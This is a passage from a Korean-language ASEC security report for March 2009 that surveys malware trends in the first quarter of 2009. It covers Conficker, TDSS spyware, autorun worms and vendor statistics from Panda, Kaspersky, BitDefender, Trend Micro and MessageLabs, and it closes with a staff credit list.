이외에 주목할만한 점은 스파이웨어의 일종인 티디에스에스(BKDR_TDSS)의 피해가 많이 발생한 것을 들 수 있다. 해당 악성코드는 인터넷에 동영상 코덱과 같은 프로그램으로 위장한 즐럽(Win-Spyware/Zlob) 변형에 의해 설치되는 스파이웨어로써 설치된 악성코드를 보호하는 루트킷이 함께 설치되어 보안 제품에서 정상적인 치료를 불가능하게 하는 기능을 가지고 있어 감염 시 피해가 지속되는 경우가 많으므로 주의가 필요하다.

1 http://jp.trendmicro.com/jp/threat/security_news/monthlyreport/article/20090403025509.html

6. 세계 1분기 악성코드 동향

판다 시큐리티에 따르면 2008년 매일 2만 2천개의 새로운 악성코드가 발견되었다고 한다.[1] 2009년 1분기가 지난 현재 매일 2만개 ~ 3만개의 신종 악성코드가 발견되고 있는 것으로 추정하고 있다. 하지만, 연말에 이 수치가 어떻게 변할지 모른다. 여전히 악성코드 제작자들은 특정 지역에 단기적으로 여러 변형을 끝없이 뿌리는 전략을 취하고 있어 다소 지루한 상황이다. 여러 백신 업체 발표 자료를 통해 2009년 1분기 세계 동향을 정리해 보겠다.

2009년은 컨피커(Conficker) 웜의 공습으로 시작되었다. 컨피커(Conficker) 웜은 2008년11월 윈도우 취약점(MS08-067)을 이용해 전파되어 짧은 시간에 세계로 전파되었다. 판다시큐리티에 따르면 200만대의 검사된 시스템 중 6%인 11만 5천대가 컨피커에 감염되어 있었다고 한다.[2] IBM 인터넷 시큐리티 시스템(Internet Security Systems) 사업부는 4월 2일 24시간 동안 2백만 개의 컴퓨터를 스캔 한 결과 모니터 한 IP 주소들의 4 %가 컨피커(Conficker) 웜에 감염되었음을 확인했다고 한다.[3] 컨피커(Conficker) 웜은 몇 년간 세계적으로 널리 퍼진 악성코드가 드문 상황에서 전 세계적인 감염이 발생할 수 있음을 보여줬다.

루마니아 비트디펜더의 통계에 따르면 1위는 오토런 웜(Trojan.Autorun.AFY)이며 브론톡 웜 변형(Win32.Brontok.AO@mm, Win32.Brontok.Q@mm)이 2위, 6위, 9위, 10위를 차지하고 있다. 브론톡 웜 변형이 이렇게 높은 순위에 있는 것은 다소 의아하며 루마니아에서 브론톡 웜 감염이 많은지는 확인하지 못했다.

러시아 카스퍼스키 랩에 따르면 1위는 컨피커(Conficker) 웜(Net-Worm.Win32.Kido.ih)이 차지했다. 카스퍼스키 랩의 통계는 '카스퍼스키2009' 제품에서 실제 감염 통계를 수집한 결과이다. 상위권에 존재하는 악성코드는 AutoIt으로 작성된 웜(3위, 13위, 16 위, 20위)등이 포함되어 있다.

스페인 판다시큐리티 자료에 따르면 1위는 Spyware/Virtumonde이며 3위, 4위, 6위가 모두 애드웨어이다.

대만 트렌드사의 통계에 따르면 악성코드 순위에는 USB 플래쉬 메모리 등으로 전파되는 오토런웜(Autorun worm)이 주요 순위를 차지하고 있다. 대륙별, 국가별로도 USB 플래쉬 메모리를 통해 전파되는 악성코드가 순위에 있었다.

[1] http://www.pandasecurity.com/about/corporate-news/new-55.htm
[2] http://www.confickerworkinggroup.org/wiki/pmwiki.php/Main/HomePage
[3] http://www.boannews.com/media/view.asp?idx=15310&kind=1

스페인 판다시큐리티 2009년 1분기 동향 자료에 따르면[1] 악성코드 중 트로이목마가 73.82%를 차지하고 있으며 스파이웨어가 13.15%, 애드웨어가 8.83%를 차지하고 있다. 이들을 모두 합치면 95.8%가 자체 전파 기능이 없는 형태이다. 하지만, 카스퍼스키 랩의 통계에는 자체 전파 기능이 있는 악성코드가 50%로 다소 높다.[2]





Figure 1. New malware detected in Q1.

[그림 4-16] 판다시큐리티에서 밝힌 악성코드 유형 (출처 : 판다시큐리티)

영국의 메시지 랩에 따르면 281.4개 메일 중 1개가 악성코드라고 한다. 284.6개 메일 중 1개가 피싱 메일로 피싱 보다 더 메일을 이용한 악성코드 전파 방법이 적음을 알 수 있다.



[그림 4-17] 메일을 통한 악성코드 배포의 감소 (출처 : 메시지랩)

하지만, 악의적인 웹사이트는 매일 2,797개가 차단되어 197.2%라는 증가를 보이고 있어 웹사이트를 통한 악성코드 전파가 일반화 되었음을 알 수 있다.

[1] http://www.pandasecurity.com/img/enc/Quarterly_Report_PandaLabs_Q1_2009.pdf
[2] http://www.kaspersky.com/news?id=207575785

전체적으로 보면 2009년 1분기는 보기 드물게 컨피커(Conficker) 웜이 세계적으로 확산되었으며 메일을 통한 악성코드 전파는 갈수록 줄어들고 웹사이트 해킹 후 웹 브라우저 취약점을 이용하는 코드를 삽입해 악성코드를 배포하는 방식과 USB 플래쉬 메모리 디스크 같은 이동형 저장 매체를 통한 악성코드가 극성을 부렸다.

ASEC REPORT 작성을 위하여 다음과 같은 분들께서 수고하셨습니다.

2009년 3월호

편집장	선임 연구원	허 종 오
집필진	선임 연구원	김 소 헌
	선임 연구원	정 진 성
	선임 연구원	차 민 석
	선임 연구원	조 성 준
	선임 연구원	심 선 영
	주임 연구원	장 영 준
	주임 연구원	강 동 현
	주임 연구원	이 재 호
	주임 연구원	김 민 성
	주임 연구원	주 설 우
감 수	상 무	조 시 행
참여연구원		ASEC 연구원분들
		SiteGuard 연구원분들